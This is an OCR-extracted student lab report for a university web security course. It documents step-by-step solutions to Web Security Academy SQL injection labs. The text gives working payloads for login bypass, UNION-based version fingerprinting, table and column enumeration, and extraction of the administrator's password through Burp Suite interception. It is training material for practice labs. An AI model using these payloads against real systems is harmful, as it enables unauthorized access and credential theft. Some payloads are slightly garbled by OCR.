
Sri Lanka Institute of Information Technology

Web Security - IE2062

SQL injection


C.D ALUTHGE
IT22581402
Y2S2
Weekday - Group 1.2

Lab 01: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data




Intercept requests using burp suite.

Click the any category on the search.




Add the '+OR+1=1—to the category and foreword.

Then turn off intercept and see the lab you successfully complete the lab.




Lab 02: SQL injection vulnerability allowing login bypass




Login with administrator with any password.

Change the username parameter as administrator'-- .

Then you can see solved the lab after turning off the intercept.




Lab 03: SQL injection attack, querying the database type and version on Oracle




in the category parameter add the following code. '+UNION+SELECT+'abc','def'+FROM+dual-- after the add the following code to parameter as the category.

'+UNION+SELECT+BANNER,+NULL+FROM+v$version--

Then you can see the version and successfully complete the lab.




Lab 04: SQL injection attack, querying the database type and version on MySQL and Microsoft




in the category parameter add the following code.

'+UNION+SELECT+@@version,+NULL#

Then you can see database type and version successfully complete the lab.



Lab 05: SQL injection attack, listing the database contents on non-Oracle databases




Choose the category in the website and intercept and modify the parameters as following code.

'+UNION+SELECT+'abc','def'--


And after the use following payload

'+UNION+SELECT+table_name,+NULL+FROM+information_schema.tables--




And after the use following payload

'+UNION+SELECT+column_name,+NULL+FROM+information_schema.columns+WHERE+table_name=' users_qnbkge--




And after the use following payload and after the send the repeater.

'+UNION+SELECT+username_abcdef,+password_abcdef+FROM+users_abcdef—



And get the administrator password and check whether login credentials are correct.


Then you successfully complete the lab.




Lab 06: SQL injection attack, listing the database contents on Oracle

Grep the request in the Front page of the webpage while intercept is turn on.\ Then modify the parameters as following code.


'+UNION+SELECT+'abc','def'+FROM+dual--



And after the use following payload **'+UNION+SELECT+column_name,NULL+FROM+all_tab_columns+WHERE+table_name='USERS_ZJPEW V'—**





And after the use following payload **'+UNION+SELECT+USERNAME_BNOTKL,+PASSWORD_CIXYQS+FROM+USERS_ZJPEWV—**



Finally get the administrator password and login the admin account.


Then you solved the lab successfully.




Web Security Academy
SQL injection attack, listing the database contents on Oracle
Back to lab description
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home | My account | Log out
My Account
Your username is: administrator
Email
Update email

SQL injection UNION

Lab 07: attack, determining the number of columns returned by the query



Go to any category and intercept is on.


Put the following code to category parameter.

' UNION SELECT NULL –

Continuously put the null to parameter and see the result .

Then the 3rd time you can solve the problem.

' UNION SELECT NULL, NULL, NULL –



SQL injection UNION


Lab 08: attack, finding a column containing text

Go to any category with turn on the intercept .

Change the parameter with '+UNION+SELECT+'abcdef',NULL,NULL—

